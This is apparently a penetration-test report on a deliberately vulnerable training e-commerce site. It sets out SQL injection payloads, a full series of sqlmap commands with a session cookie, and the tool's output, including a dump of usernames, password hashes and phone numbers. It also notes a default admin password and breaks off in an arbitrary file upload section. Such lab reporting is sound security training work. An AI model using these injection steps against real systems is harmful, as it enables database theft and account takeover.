



# Hacking Environment Web Application

Detailed Developer Report

# Security Status – Extremely Vulnerable

- Hacker can steal all records in Lifestyle Store databases (SQLi)
- Hacker can take control of complete server including View, Add, Edit, Delete files and folders (Shell Upload and Weak Passwords)
- Hacker can change source code of application to host malware, phishing pages or even explicit content (Shell Upload)
- Hacker can get account details of another customer like by changing the number in edit profile link(IDOR)
- Hacker can get access to seller details and login into the website using customer of the month usernames(PII)
- Hacker can send multiple requests (Rate Limiting Flaw).
- Hacker can add /remove items in the cart (CSRF)
- Use off http instead of https.
- Cookie Flaws.

# Vulnerability Statistics

Critical	Severe	Moderate	Low
12	12	8	4

# Vulnerabilities

No.	Severity	Vulnerability	Count
1	Critical	SQL Injection	2
2	Critical	Insecure/Arbitrary File Upload	1
3	Critical	Access to admin panel	1
4	Critical	Unauthorized access to customer details(IDOR)	4
5	Critical	Access via OTP bypass	1
6	Critical	Forced Browsing	1
7	Critical	Command Execution Vulnerability	2
8	Severe	Cross Site Scripting	2
9	Severe	Crypto Configuration Flaw	1
10	Severe	Rate Limiting Flaw	4
11	Severe	Common / weak password	2
12	Severe	Open Redirection	3
13	Moderate	Information Discloser due to default pages	5

No.	Severity	Vulnerability	Count
14.	Moderate	Unnecessary Details about Sellers	2
15.	Moderate	Components with known vulnerabilities	1
16.	Low	Improper Server Side and Client Side Filters	2
17.	Low	Default Error Display	2

# 1. SQL Injection

## 1. SQL injection(Critical)

Below mention **URL** is vulnerable to **SQL injection**.

**Affected URL :**

- <http://65.0.18.244/products.php?cat=1>

**Affected Parameters :**

- cat (GET parameter)

**Payload :**

- cat=1'

**Affected URL :**

- <http://65.0.18.244/search/search.php?q=socks>

**Affected Parameters :**

- q(GET parameter)

**Payload:**

- q=socks'

# Observation

- After logging in as a customer to Lifestyle Store e-commerce website then navigating to different given modules like T-shirt, Socks, Shoes. It was noticed that GET parameter cat=1 appears in the URL as shown in Image 1:




Image 1

# Observation

- We apply single quote in house parameter: products.php?cat=1' and we get complete MySQL error: (Image 2)
- We then put --+ : products.php?cat=1'--+ and the error is removed confirming SQL injection:(Image 3)




Image 2





Image 3



# Observation

- In this URL, We apply order by (no. of columns) to know how many columns are there : **products.php?cat=1 order by 1** we get an error but we put **7** we can't get an error this means this page has seven number of columns.
- We can apply union command <http://65.0.18.244/products.php?cat=1>' union select database(),version(),database(),database(),version(),version(),version() --+ and we get a name of the database.
- Database name is : **hacking\_training\_project**



# PoC - Attacker can dump data

No. of database : 2
hacking_training_project
Information_schema

No. of table in hacking_training_project : 10
brands
cart_items
categories
customers
order_items
orders
product_reviews
products
sellers
users

- Below given SQL injection commands were used to extract the database from the website

1. sqlmap -u http://65.0.18.244/products.php?cat=1 --cookie key=1E4258BB-1CC8-3C54-2677-B4F861F53E58
2. sqlmap -u http://65.0.18.244/products.php?cat=1 --cookie key=1E4258BB-1CC8-3C54-2677-B4F861F53E58 --dbs
3. sqlmap -u http://65.0.18.244/products.php?cat=1 --cookie key=1E4258BB-1CC8-3C54-2677-B4F861F53E58 -D hacking\_training\_project --tables
4. sqlmap -u http://65.0.18.244/products.php?cat=1 --cookie key=1E4258BB-1CC8-3C54-2677-B4F861F53E58 -D hacking\_training\_project -T users --columns
5. sqlmap -u http://65.0.18.244/products.php?cat=1 --cookie key=1E4258BB-1CC8-3C54-2677-B4F861F53E58 -D hacking\_training\_project -T users -C
6. sqlmap -u http://65.0.18.244/products.php?cat=1 --cookie key=1E4258BB-1CC8-3C54-2677-B4F861F53E58 -D hacking\_training\_project -T users -C user\_name,password,phone\_number --dump

# Proof of Concept (PoC)

- Used an automated tool **sqlmap**, we find the SQL injection vulnerabilities in this application.
- Executed Command: `sqlmap -u http://65.0.18.244/products.php?cat=1 --cookie key=1E4258BB-1CC8-3C54-2677-B4F861F53E58`

```
sqlmap -u http://65.0.18.244/products.php?cat=1 --cookie key=1E4258BB-1CC8-3C54-2677-B4F861F53E58

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:26:45 /2021-07-10/

[12:26:45] [INFO] resuming back-end DBMS 'mysql'
[12:26:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1' AND 8077=8077 AND 'iSun'='iSun

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1' AND GTID_SUBSET(CONCAT(0x716a786a71,(SELECT (ELT(5323=5323,1))),0x717a787071),5323) AND 'zEiJ'='zEiJ

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: cat=1' AND (SELECT 6630 FROM (SELECT(SLEEP(5)))YHDC) AND 'SQqb'='SQqb

  Type: UNION query
  Title: Generic UNION query (NULL) - 7 columns
  Payload: cat=1' UNION ALL SELECT CONCAT(0x716a786a71,0x7354795977574a5046624e675a6672414d5951464647464a5149584d746e6f6951444b4e4e4e664e,0x717a787071),NULL,NULL,NUL
L,NULL,NULL,NULL-- --

[12:26:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.14.0, PHP
back-end DBMS: MySQL >= 5.6
[12:26:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/65.0.18.244'

[*] ending @ 12:26:45 /2021-07-10/
```

# Proof of Concept

- We can also use the automated tool **sqlmap** .
- Using this switch **--dbs** we got databases of that application.
- Executed Command : `sqlmap -u http://65.0.18.244/products.php?cat=1 --cookie key=1E4258BB-1CC8-3C54-2677-B4F861F53E58 --dbs`

```
[12:31:08] [INFO] fetching database names
available databases [2]:
[*] hacking_training_project
[*] information_schema
```

# Business Impact – High

Using this vulnerability the attacker can be extract all data of the lifestyle application. Attacker gain complete access of internal databases along with all user data.

Below is the screenshot of user's data to extract by the SQL injection vulnerability. This table is shows user credentials without any encryption.

Attacker can use this information to login into user panel and try to access the account of user. Attacker get more information about the user and also get personal information about the user.

```
[12:50:15] [INFO] fetching entries of column(s) 'password,phone_number,user_name' for table 'users' in database 'hacking_training_project'
Database: hacking_training_project
Table: users
[15 entries]
```

user_name	password	phone_number
admin	\$2y\$10\$xmmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	8521479630
Donal234	\$2y\$10\$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtx0kBq0JURAHs0	9489625136
Pluto98	\$2y\$10\$xmmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	8912345670
chandan	\$2y\$10\$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03NjrlS0Vei0KLVDa	7854126395
Popeye786	\$2y\$10\$Fkv1RfwYTioW0w2CaZtAQuXVnhGAUjt/If/yTqKNPC5zTrsVm7EeC	9745612300
Radhika	\$2y\$10\$RYxNh0yV/G4g70tFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC.	9512300052
Nandan	\$2y\$10\$G.cRNLMEiG79ZFXELHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K	7845129630
MurthyAdapa	\$2y\$10\$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG	8365738264
john	\$2y\$10\$GhDB8h1X6XjPMY12GZ1vD07Y3en97u1/.oXTZLmYqB6F18FBgecvG	6598325015
bob	\$2y\$10\$kiUikn3HPFbuyTtK75LLNurxzqC0LX3eMGy0/Uxl6J0oG37dCGKLq	8576308560
jack	\$2y\$10\$z/nyNlkRJ76m9ItMZ4N5L0eRxy6Gkqi9N/UBcJu5Ze07eM7N4pTHu	9848478231
bullla	\$2y\$10\$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG	7645835473
hunter	\$2y\$10\$pB3U9iFwxBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2	9788777777
asd	\$2y\$10\$At5pFZnRwpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBQFpCF2	9876543210
acdc	\$2y\$10\$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi	9999999999

```
[12:50:15] [INFO] table 'hacking_training_project.users' dumped to CSV file '/root/.local/share/sqlmap/output/65.0.18.244/dump/hacking_trainin
g_project/users.csv'
[12:50:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/65.0.18.244'

[*] ending @ 12:50:15 /2021-07-10/
```

# Recommendations

- **Whitelist User Input:** Whitelist all user input for expected data only. For example if you are expecting a flower name, limit it to alphabets only up to 20 characters in length. If you are expecting some ID, restrict it to numbers only
- **Prepared Statements:** Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query
- **Character encoding:** If you are taking input that requires you to accept special characters, encode it. Example. Convert all ' to \', " to \", \ to \\. It is also suggested to follow a standard encoding for all special characters such as HTML encoding, URL encoding etc
- **Do not store passwords in plain text.** Convert them to hashes using SHA1 SHA256 Blowfish etc
- **Do not run Database Service as admin/root user**
- **Disable/remove default accounts, passwords and databases**
- **Assign each Database user only the required permissions and not all permissions**

# Reference

- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)

## 2. Arbitrary File Upload

### 2. Arbitrary File Upload(Critical)

Below mention **URL** is vulnerable to **Arbitrary File Upload**.

**Affected URL :**

- <http://13.232.156.59/wondercms/>


**Affected Parameters :**

- Files(POST parameter)




# Observations

- We logged in using any of the user's details on the Lifestyle store and navigate to Blog tab. Then we clicked on Login and put the password - admin.
- Then we will see the following page and then click on Settings tab.



